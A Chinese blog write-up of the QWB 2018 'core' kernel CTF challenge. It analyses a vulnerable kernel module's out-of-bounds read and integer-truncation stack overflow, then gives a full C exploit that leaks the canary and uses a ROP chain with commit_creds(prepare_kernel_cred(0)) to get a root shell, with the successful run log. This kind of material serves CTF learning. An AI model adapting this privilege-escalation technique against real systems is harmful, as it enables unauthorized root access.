强网杯2018_core

原创

z1r0. 于 2022-03-21 20:41:43 发布 345 收藏

分类专栏： buuctf 题目 文章标签： pwn

本文链接：https://blog.csdn.net/zzq487782568/article/details/123645167


强网杯2018_core

具体可以看z1r0's blog

题目拿到手就是一个tar包。解压

```
➜  2018强网杯-core tar -xvf core_give.tar
give_to_player/
give_to_player/bzImage
give_to_player/core.cpio
give_to_player/start.sh
give_to_player/vmlinux
➜  2018强网杯-core ls
core_give.tar  give_to_player
➜  2018强网杯-core file give_to_player
give_to_player: directory
```

出来之后就是这三个东西（这里因为笔者做了这个题目所以才这么多文件的。



看一下这个start.sh就是这个东西，这里要将-m 后的面给改成128不然会一直重启

```
qemu-system-x86_64 \
-m 128M \
-kernel ./bzImage \
-initrd  ./core.cpio \
-append "root=/dev/ram rw console=ttyS0 oops=panic panic=1 quiet kaslr" \
-s  \
-netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \
-nographic  \
```

解压core.cpio之后，看一下init

```
➜  file_system cat init
#!/bin/sh
mount -t proc proc /proc
mount -t sysfs sysfs /sys
mount -t devtmpfs none /dev
/sbin/mdev -s
mkdir -p /dev/pts
mount -vt devpts -o gid=4,mode=620 none /dev/pts
chmod 666 /dev/ptmx
cat /proc/kallsyms > /tmp/kallsyms
echo 1 > /proc/sys/kernel/kptr_restrict
echo 1 > /proc/sys/kernel/dmesg_restrict
ifconfig eth0 up
udhcpc -i eth0
ifconfig eth0 10.0.2.15 netmask 255.255.255.0
route add default gw 10.0.2.2
insmod /core.ko

poweroff -d 120 -f &
setsid /bin/cttyhack setuidgid 1000 /bin/sh
echo 'sh end!\n'
umount /proc
umount /sys

poweroff -d 0  -f
```

将-d 120的那个定时给注释掉。
这里面使用了cat /proc/kallsyms > /tmp/kallsyms将kallsyms写进了tmp下接着echo 1使得kptr和dmesg不可以让普通用户读。但是上面将kallsyms写进了tmp，所以还是可以读kallsyms。
gen_cpio.sh这个东西是方便我们打包成cpio用的
接下来就是分析core.ko进行漏洞挖掘

```
__int64 init_module()
{
  core_proc = proc_create("core", 438LL, 0LL, &core_fops);
  printk(&unk_2DE);
  return 0LL;
}

__int64 exit_core()
{
  __int64 result; // rax

  if ( core_proc )
    return remove_proc_entry("core");
  return result;
}

__int64 __fastcall core_ioctl(__int64 a1, int a2, __int64 a3)
{
  switch ( a2 )
  {
    case 0x6677889B:
      core_read(a3);
      break;
    case 0x6677889C:
      printk(&unk_2CD);
      off = a3;
      break;
```

```
    case 0x6677889A:
      printk(&unk_2B3);
      core_copy_func(a3);
      break;
  }
  return 0LL;
}


unsigned __int64 __fastcall core_read(__int64 a1)
{
  char *v2; // rdi
  __int64 i; // rcx
  unsigned __int64 result; // rax
  char v5[64]; // [rsp+0h] [rbp-50h] BYREF
  unsigned __int64 v6; // [rsp+40h] [rbp-10h]

  v6 = __readgsqword(0x28u);
  printk(&unk_25B);
  printk(&unk_275);
  v2 = v5;
  for ( i = 16LL; i; --i )
  {
    *v2 = 0;
    v2 += 4;
  }
  strcpy(v5, "Welcome to the QWB CTF challenge.\n");
  result = copy_to_user(a1, &v5[off], 64LL);
  if ( !result )
    return __readgsqword(0x28u) ^ v6;
  __asm { swapgs }
  return result;
}


__int64 __fastcall core_copy_func(__int64 a1)
{
  __int64 result; // rax
  _QWORD v2[10]; // [rsp+0h] [rbp-50h] BYREF

  v2[8] = __readgsqword(0x28u);
  printk(&unk_215);
  if ( a1 > 63 )
  {
    printk(&unk_2A1);
    return 0xFFFFFFFFLL;
  }
  else
  {
    result = 0LL;
    qmemcpy(v2, &name, (unsigned __int16)a1);
  }
  return result;
}

__int64 __fastcall core_write(__int64 a1, __int64 a2, unsigned __int64 a3)
{
  printk(&unk_215);
  if ( a3 <= 0x800 && !copy_from_user(&name, a2, a3) )
```

```
    return (unsigned int)a3;
  printk(&unk_230);
  return 0xFFFFFFF2LL;
}
```

在ioctl中可以看到我们可以控制off这个变量
在read中可以明显的看到将v5[off]拷贝 64 个字节到用户空间，但要注意的是全局变量 off 使我们能够控制的，因此可以合理的控制 off 来 leak canary 和一些地址
在copyfunc中将全局变量name拷贝数据到局部变量中，长度是我们指定的，这里的a1值得注意一下，参数是__int64，而这里的长度类型是unsigned __int16那这里就存在一个栈溢出。如果控制传入的长度为 0xffffffffffff0000|(0x100) 等值，就可以栈溢出了
write中向name上写数据，这样通过 core_write() 和 core_copy_func() 就可以控制 ropchain 了
攻击思路：因为可以控制off这个东西，我们可以先通过ioctl将off给控制住，然后使用read输出canary。
接着将rop这个链子使用write向name上写入数据，然后通过copyfunc进行栈溢出攻击

```
#include <stdio.h>
#include <sys/ioctl.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <string.h>

size_t user_cs, user_ss, user_rflags, user_sp;

//intel 保存用户态
void save_status(){
 __asm__("mov user_cs, cs;"
   "mov user_ss, ss;"
   "mov user_sp, rsp;"
   "pushf;"
   "pop user_rflags;"
   );
 puts("[+] saved status!");
}

//leak canary
void core_read(int fd, char *user_buf){
        ioctl(fd, 0x6677889B, user_buf);
}

//set off
void set_off(int fd, long long len){
        ioctl(fd, 0x6677889C, len);
}

//stack overflow
void core_copy_func(int fd, long long len){
        ioctl(fd, 0x6677889A, len);
}

void get_root_shell(){
        if(!getuid()){
                puts("[+] root! pwned by z1r0");
                system("/bin/sh");
        }else{
                puts("[-] false ");
```

```
        }
        exit(0);
}

size_t commit_creds = 0;
size_t prepare_kernel_cred = 0;
size_t vmlinux_base = 0;        //加载后的vmlinux基址
size_t no_load_vmlinux_base = 0xffffffff81000000;   //未加载时的vmlinux基址

size_t get_vmlinux_base(){
 FILE* fd = fopen("/tmp/kallsyms","r");
 if(fd < 0)
  exit(0);
 char buf[0x30] = {0};
 while(fgets(buf, 0x30, fd)){
  if(commit_creds & prepare_kernel_cred)
   return 0;
  if(strstr(buf, "commit_creds") && !commit_creds){
   char hex[20] = {0};
   strncpy(hex, buf, 16); //只拷贝前16字节
   sscanf(hex,"%llx", &commit_creds);
   printf("[+] commit_creds = %p\n", commit_creds);
   vmlinux_base = commit_creds - 0x9c8e0;
   printf("[+] vmlinux_base = %p\n", vmlinux_base);
   prepare_kernel_cred = vmlinux_base + 0x9cce0;
   printf("[+] prepare_kernel_cred = %p\n", prepare_kernel_cred);
  }
 }
 if(!(prepare_kernel_cred & commit_creds)){
  puts("[-] error!");
  exit(0);
 }
}


int main(int argc, char**argv){
 save_status();
 puts("[+] The exp will attack");
 puts("loading.....");
 puts("[*] open core");
 int fd = open("/proc/core", 2);
 if(fd < 0)
  exit(0);
 puts("[+] core load!");
 puts("[+] First step : Get base_addr");
 get_vmlinux_base();
 puts("[+] addr loaded!");
 puts("[+] Second step : Calculate offset");
 size_t offest = vmlinux_base - no_load_vmlinux_base;
 printf("[+] offest is %p\n", offest);
 puts("[+] Third step : Leak canary");
 set_off(fd, 0x40);
 char buf[0x40] = {0};
 core_read(fd, buf);
 size_t  canary = ((size_t * )buf)[0];
 printf("[+] canary = %p\n", canary);
 puts("[+] Final step : ROP");
 size_t rop[0x1000] = {0};
 int i;
 for(i = 0; i < 10; ++i){
```

```
 rop[i++] = canary;
}
rop[i++] = 0xffffffff81000b2f + offest; //pop rdi ; ret
rop[i++] = 0;
rop[i++] = prepare_kernel_cred;
rop[i++] = 0xffffffff810a0f49 + offest; //pop rdx; ret
rop[i++] = 0xffffffff81021e53 + offest; // pop rcx; ret
rop[i++] = 0xffffffff8101aa6a + offest; // mov rdi, rax; call rdx;
rop[i++] = commit_creds;
rop[i++] = 0xffffffff81a012da + offest; // swapgs; popfq; ret;
rop[i++] = 0;
rop[i++] = 0xffffffff81050ac2 + offest; // iretq; ret;
rop[i++] = (size_t)get_root_shell;
rop[i++] = user_cs;
rop[i++] = user_rflags;
rop[i++] = user_sp;
rop[i++] = user_ss;
write(fd, rop, 0x500);
core_copy_func(fd, 0xffffffffffff0000 | (0x100));
return 0;
}
```

```
20:39:22 z1r0@z1r0-pc give_to_player gcc exp.c -static -masm=intel -g -o file_system/exp
20:39:23 z1r0@z1r0-pc give_to_player cd file_system
20:39:33 z1r0@z1r0-pc file_system ./gen_cpio.sh core.cpio
```

```
20:40:11 z1r0@z1r0-pc file_system cp core.cpio ../
20:40:16 z1r0@z1r0-pc file_system cd ..
20:40:18 z1r0@z1r0-pc give_to_player ./start.sh
```

```
udhcpc: sending select for 10.0.2.15
udhcpc: lease of 10.0.2.15 obtained, lease time 86400
/ $ id
uid=1000(chal) gid=1000(chal) groups=1000(chal)
/ $ ./exp
[+] saved status!
[+] The exp will attack
loading.............
[*] open core
[+] core load!
[+] First step : Get base_addr
[+] commit_creds = 0xffffffff9349c8e0
[+] vmlinux_base = 0xffffffff93400000
[+] prepare_kernel_cred = 0xffffffff9349cce0
[+] addr loaded!
[+] Second step : Calculate offset
[+] offest is 0x12400000
[+] Third step : Leak canary
[+] canary = 0x9b247f8cfdfaf300
[+] Final step : ROP
[+] root! pwned by z1r0
/ # id
uid=0(root) gid=0(root)
/ #
```